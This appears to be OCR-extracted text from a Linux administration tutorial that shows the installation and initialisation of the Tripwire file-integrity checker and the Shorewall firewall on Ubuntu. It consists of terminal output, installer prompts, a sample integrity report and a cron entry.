
It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.




```
root@sshclient:~# apt-get install tripwire
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  postfix
Suggested packages:
  procmail postfix-mysql postfix-pgsql postfix-ldap postfix-pcre sasl2-bin
  dovecot-common postfix-cdb postfix-doc
The following NEW packages will be installed:
  postfix tripwire
0 upgraded, 2 newly installed, 0 to remove and 323 not upgraded.
Need to get 4,827 kB of archives.
After this operation, 11.8 MB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main postfix i386 2.9
.6-1~12.04.3 [1,273 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/universe tripwire i386 2.4.2.
2-1 [3,554 kB]
```




```
Postfix Configuration
General type of mail configuration:

        No configuration
        Internet Site
        Internet with smarthost
        Satellite system
        Local only


        <Ok>              <Cancel>
```




```
The "mail name" is the domain name used to "qualify" _ALL_ mail
addresses without a domain name. This includes mail to and from <root>:
please do not make your machine send out mail from root@example.org
unless root@example.org has told you to.

This name will also be used by other programs. It should be the single,
fully qualified domain name (FQDN).

Thus, if a mail address on the local host is foo@example.org, the
correct value for this option would be example.org.

System mail name:

sshclient.com
```



```
Do you wish to create/use your site key passphrase during installation?
```



```
Tripwire keeps its configuration in a encrypted database that is
generated, by default, from /etc/tripwire/twcfg.txt

Any changes to /etc/tripwire/twcfg.txt, either as a result of a change
in this package or due to administrator activity, require the
regeneration of the encrypted database before they will take effect.

Selecting this action will result in your being prompted for the site
key passphrase during the post-installation process of this package.

Rebuild Tripwire configuration file?
```




Tripwire Configuration

Tripwire keeps its policies on what attributes of which files should be monitored in a encrypted database that is generated, by default, from /etc/tripwire/twpol.txt

Any changes to /etc/tripwire/twpol.txt, either as a result of a change in this package or due to administrator activity, require the regeneration of the encrypted database before they will take effect.

Selecting this action will result in your being prompted for the site key passphrase during the post-installation process of this package.

Rebuild Tripwire policy file?



Get site passphrase


Tripwire uses two different keys for authentication and encryption of files. The site key is used to protect files that could be used across several systems. This includes the policy and configuration files.

You are being prompted for this passphrase either because no site key exists at this time or because you have requested the rebuilding of the policy or configuration files.

Remember this passphrase; it is not stored anywhere!

Enter site-key passphrase:

******




Tripwire uses two different keys for authentication and encryption of files. The local key is used to protect files specific to the local machine, such as the Tripwire database. The local key may also be used for signing integrity check reports.

You are being prompted for this passphrase because no local key file currently exists.


Remember this passphrase; it is not stored anywhere!

Enter local key passphrase:




Tripwire has been installed


The Tripwire binaries are located in /usr/sbin and the database is located in /var/lib/tripwire. It is strongly advised that these locations be stored on write-protected media (e.g. mounted RO floppy). See /usr/share/doc/tripwire/README.Debian for details.




```
root@sshclient:~# tripwire --init

Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /var/lib/tripwire/sshclient.com.twd
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/mail
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/Mail
### No such file or directory
### Continuing...
```




```
Open Source Tripwire(R) 2.4.2.2 Integrity Check Report

Report generated by:          root
Report created on:            Thu Jan 28 08:40:49 2016
Database last updated on:     Never

========================================================================
Report Summary:
========================================================================

Host name:                    sshclient.com
Host IP address:              69.172.201.208
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/sshclient.com.twd
Command line used:            tripwire --check --interactive
```




```
Added:
[x] "/root/tripwire_testing"
```




```
00 6    * * *   /usr/sbin/tripwire --check
```




```
root@mykerberos:~# apt-get install shorewall
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  shorewall-doc
The following NEW packages will be installed:
  shorewall
0 upgraded, 1 newly installed, 0 to remove and 332 not upgraded.
Need to get 705 kB of archives.
After this operation, 1,826 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe shorewall all 4.4.26
.1-1 [705 kB]
Fetched 705 kB in 3s (228 kB/s)
Preconfiguring packages ...
Selecting previously unselected package shorewall.
(Reading database ... 144867 files and directories currently installed.)
Unpacking shorewall (from .../shorewall_4.4.26.1-1_all.deb) ...
Processing triggers for ureadahead ...
Processing triggers for man-db ...
Setting up shorewall (4.4.26.1-1) ...
```




```
root@mykerberos:~# /etc/init.d/shorewall start
#### WARNING ####
The firewall won't be started/stopped unless it is configured

Please read about Debian specific customization in
/usr/share/doc/shorewall/README.Debian.gz.
#################
root@mykerberos:~# 
```




```
# prevent startup with default configuration
# set the following varible to 1 in order to allow Shorewall to start

startup=1
```



